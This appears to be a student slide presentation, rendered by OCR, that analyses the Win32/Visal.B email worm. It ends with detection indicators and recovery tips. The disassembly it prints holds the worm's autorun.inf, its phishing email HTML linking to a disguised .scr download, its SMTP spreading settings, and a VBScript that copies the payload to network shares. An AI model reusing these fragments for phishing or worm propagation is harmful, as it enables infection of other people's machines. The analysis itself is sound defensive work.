
Malware Presentation

Aw, Snap! (Mengmei Ye, Xinyu Lyu, Weijia Sun)

Introduction

Malware: **Win32/Visal.B** is a malware that can spread via email. An email message contains a link to the worm which is pretended to be a **PDF file** will be spread after infected. Actually, the link will lead to a Windows Executable file (.exe file) which is commonly identified(59/72) by VirusTotal



Hello:

This is The Docu

http://www.sha 10.pdf


Please check it a

Cheers,

Address C:\Documents and Settings\Administrator\Desktop\Malware_Presentation

malware
Adobe Acrobat Reader

Reverse Engineering



Reverse Engineering


Download the Password Recovery Tools:

Typical URLs:

/yahoophoto/ff.iq HTTP/1.1

Store as:

- %windir%\ff.exe
- %windir%\gc.exe
- %windir%\ie.exe
- etc




```
.text:00405CA0                dd 0Eh
.text:00405CA4 aFf_exe:                               ; DATA XREF: .text:00416014↓o
.text:00405CA4                unicode 0, <\ff.exe>,0
.text:00405CB4 aGetfile:                              ; DATA XREF: .text:00416060↓o
.text:00405CB4                                        ; .text:004169FE↓o ...
.text:00405CB4                unicode 0, <GetFile>,0
.text:00405CC4 aSize:                                 ; DATA XREF: .text:004160CB↓o
.text:00405CC4                                        ; .text:00416A69↓o ...
.text:00405CC4                unicode 0, <Size>,0
.text:00405CCE                align 10h
.text:00405CD0                dd 0Ch
.text:00405CD4 aFf_dlm:                               ; DATA XREF: .text:004162DC↓o
.text:00405CD4                                        ; .text:00424991↓o
.text:00405CD4                unicode 0, <ff.dlm>,0
.text:00405CE2                align 4
.text:00405CE4                dd 0Eh
.text:00405CE8 aFf_exe_0:                             ; DATA XREF: .text:loc_41670E↓o
.text:00405CE8                unicode 0, <ff.exe >,0
.text:00405CF8                dd 2
.text:00405CFC dword_405CFC   dd 20h, 4               ; DATA XREF: .text:0041673B↓o
.text:00405CFC                                        ; .text:004170D9↓o ...
.text:00405D04 dword_405D04   dd 8C0001h, 0Eh         ; DATA XREF: .text:0041683A↓o
.text:00405D04                                        ; .text:004171D8↓o ...
.text:00405D0C aGc_exe:                               ; DATA XREF: .text:004169B2↓o
.text:00405D0C                unicode 0, <\gc.exe>,0
.text:00405D1C                dd 0Ch
.text:00405D20 aGc_dlm:                               ; DATA XREF: .text:00416C7A↓o
.text:00405D20                                        ; .text:00424BF8↓o
.text:00405D20                unicode 0, <gc.dlm>,0
.text:00405D2E                align 10h
.text:00405D30                dd 0Eh
.text:00405D34 aGc_exe_0:                             ; DATA XREF: .text:loc_4170AC↓o
.text:00405D34                unicode 0, <gc.exe >,0
.text:00405D44                dd 0Eh
.text:00405D48 aIe_exe:                               ; DATA XREF: .text:00417350↓o
.text:00405D48                unicode 0, <\ie.exe>,0
.text:00405D58                dd 0Ch
.text:00405D5C aIe_dlm:                               ; DATA XREF: .text:00417618↓o
.text:00405D5C                                        ; .text:00424E59↓o
```

Reverse Engineering

Auto Run

Auto-Open several executable file




```
.text:00403045 aAutorunOpenOpe db '[autorun]',0Dh,0Ah
.text:00403045                 db 'open=open.exe',0Dh,0Ah
.text:00403045                 db 'icon=%windir%\system32\shell32.dll,8',0Dh,0Ah
.text:00403045                 db 'action=Open Drive to view files',0Dh,0Ah
.text:00403045                 db 'shell\open=Open',0Dh,0Ah
.text:00403045                 db 'shell\open\command=open.exe',0Dh,0Ah
.text:00403045                 db 'shell\open\default=1',0Dh,0Ah,0
```


Reverse Engineering

Email Spread:


Get access to your email accound



```
.text:00424759                 mov     eax, offset aSmtp_gmail_com ; "smtp.gmail.com"
.text:0042475E                 push    offset aSmtpserver ; "SMTPServer"
.text:00424763                 mov     [edx], ecx
.text:00424765                 mov     [edx+4], edi
.text:00424768                 mov     [edx+8], eax
.text:0042476B                 mov     eax, [ebp-14h]
.text:0042476E                 push    eax
.text:0042476F                 mov     [edx+0Ch], ebx
.text:00424772                 call    esi ; __vbaLateMemSt
.text:00424774                 sub     esp, 10h
.text:00424777                 mov     ecx, 2
.text:0042477C                 mov     edx, esp
.text:0042477E                 mov     eax, 1D1h
.text:00424783                 push    offset aSmtpsvrport ; "SMTPSVRPort"
.text:00424788                 mov     [edx], ecx
.text:0042478A                 mov     [edx+4], edi
.text:0042478D                 mov     [edx+8], eax
.text:00424790                 mov     eax, [ebp-14h]
.text:00424793                 push    eax
.text:00424794                 mov     [edx+0Ch], ebx
.text:00424797                 call    esi ; __vbaLateMemSt
.text:00424799                 sub     esp, 10h
.text:0042479C                 mov     ecx, 0Bh
.text:004247A1                 mov     edx, esp
.text:004247A3                 or      eax, 0FFFFFFFFh
.text:004247A6                 push    offset aSmtpssl ; "SMTPSSL"
```



```
.text:00409094                 dw 3Ch
.text:00409094                 unicode 0, <html>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <font size=4 color=blue>
.text:00409094                 dw 3Eh
.text:00409094                 unicode 0, <Hello:>
.text:00409094                 dw 3Ch
.text:00409094                 unicode 0, <br>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <font size=4 color=black>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <br>
.text:00409094                 dw 3Eh
.text:00409094                 unicode 0, <This is The Document I told you about,you can find it Her>
.text:00409094                 unicode 0, <e.>
.text:00409094                 dw 3Ch
.text:00409094                 unicode 0, <font size=4 color=blue>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <a target=new href=http://members.multimania.co.uk/yahooph>
.text:00409094                 unicode 0, <oto/PDF_Document21_025542010_pdf.scr>
.text:00409094                 dw 3Eh
.text:00409094                 unicode 0, <http://www.sharedocuments.com/library/PDF_Document21.0255
.text:00409094                 unicode 0, <42010.pdf>
.text:00409094                 dw 3Ch
.text:00409094                 unicode 0, <font size=4 color=blue>
.text:00409094                 dw 3Eh
.text:00409094                 unicode 0, < >
.text:00409094                 dw 3Ch
.text:00409094                 unicode 0, </a>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <br>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <br>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <font size=4 color=black>
.text:00409094                 dw 3Eh
.text:00409094                 unicode 0, <Please check it and reply as soon as possible.>
.text:00409094                 dw 3Ch
.text:00409094                 unicode 0, <br>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <br>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <br>
.text:00409094                 dw 3Eh, 3Ch
.text:00409094                 unicode 0, <font size=4 color=blue>
.text:00409094                 dw 3Eh
.text:00409094                 unicode 0, <Cheers,>
.text:00409094                 dw 3Ch
.text:00409094                 unicode 0, </html>
```



Hello:

This is The Document I told you about,you can find it Here.
http://www.sharedocuments.com/library/PDF_Document21.025542010.pdf


Please check it and reply as soon as possible.

Cheers,


Reverse Engineering

Self-Reproduce and Impersonation

- Prentend as host local machine
- Duplicating the malware




```
.text:00403110 aListNetworkSha db 27h,' List Network Shares',0Dh,0Ah
.text:00403110                 db 0Dh,0Ah
.text:00403110                 db 'Const HKEY_LOCAL_MACHINE = &H80000002',0Dh,0Ah
.text:00403110                 db 0Dh,0Ah
.text:00403110                 db 'dim i',0Dh,0Ah
.text:00403110                 db 'i="0"',0Dh,0Ah
.text:00403110                 db 0Dh,0Ah
.text:00403110                 db 'strComputer = "."',0Dh,0Ah
.text:00403110                 db 'Set objWMIService = GetObject("winmgmts:" _',0Dh,0Ah
.text:00403110                 db '     & "{impersonationLevel=impersonate}!\\" & strComputer & "\roo'
.text:00403110                 db 't\cimv2")',0Dh,0Ah
.text:00403110                 db 0Dh,0Ah
.text:00403110                 db 'Set colShares = objWMIService.ExecQuery("Select * from Win32_Shar'
.text:00403110                 db 'e")',0Dh,0Ah
.text:00403110                 db 0Dh,0Ah
.text:00403110                 db 'For each objShare in colShares   ',0Dh,0Ah
.text:00403110                 db 0Dh,0Ah
.text:00403110                 db 'strComputer = "."',0Dh,0Ah
.text:00403110                 db ' ',0Dh,0Ah
.text:00403110                 db 'Set oReg=GetObject("winmgmts:{impersonationLevel=impersonate}!\\"'
.text:00403110                 db ' & _ ',0Dh,0Ah
.text:00403110                 db '     strComputer & "\root\default:StdRegProv")',0Dh,0Ah
.text:00403110                 db ' ',0Dh,0Ah
.text:00403110                 db 'strKeyPath = "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Window'
.text:00403110                 db 's"',0Dh,0Ah
.text:00403110                 db 'strValueName = i',0Dh,0Ah
.text:00403110                 db 'strValue = objShare.Path',0Dh,0Ah
.text:00403110                 db 'oReg.SetStringValue HKEY_LOCAL_MACHINE,strKeyPath,strValueName,st'
.text:00403110                 db 'rValue',0Dh,0Ah
.text:00403110                 db ' ',0Dh,0Ah
.text:00403110                 db 'i = i + 1',0Dh,0Ah
.text:00403110                 db 'Next',0Dh,0Ah
```



```
.text:00403110                 db 'Set domain = GetObject("WinNT://Workgroup")',0Dh,0Ah
.text:00403110                 db 'domain.Filter = Array("Computer")',0Dh,0Ah
.text:00403110                 db 'For Each computer In domain',0Dh,0Ah
.text:00403110                 db 'strComp = computer.Name',0Dh,0Ah
.text:00403110                 db 'DoEvents',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\c
.text:00403110                 db '.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\c
.text:00403110                 db '.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\N
.text:00403110                 db '\" & "N73.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\m
.text:00403110                 db '"N73.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\p
.text:00403110                 db '"N73.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\E
.text:00403110                 db '.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\F
.text:00403110                 db '.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\G
.text:00403110                 db '.Image12.03.2009.JPG.scr"',0Dh,0Ah
.text:00403110                 db 'FileCopy App.Path & "\svchost.exe", "\\" & strComp & "\H
.text:00403110                 db '.Image12.03.2009.JPG.scr"',0Dh,0Ah
```

Intrusion Detection

- The presence of the following files:
  - C:\open.exe
  - C:\%USERNAME% CV 2010.exe
  - %windir%\%USERNAME% CV 2010.exe
  - %windir%\csrss.exe
  - %windir%\system\updates.exe
  - %windir%\system\%USERNAME% CV 2010.exe
- The presence of the following registry modifications:
  - In subkey: HKLM\SOFTWARE\Microsoft\Windows NT\Curren
  - In subkey: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
  - Sets value: "Shell"
  - From data: "Explorer"
  - To data: "Explorer.exe %windir%\csrss.exe"
- The presence of a file with the PDF icon but with an .EXE extension, similar to the following:



Intrusion Recovery

- Download the latest antivirus software
- Keep the Microsoft Auto-Update opened
- disable the auto-filing feature in web broswer

Thank You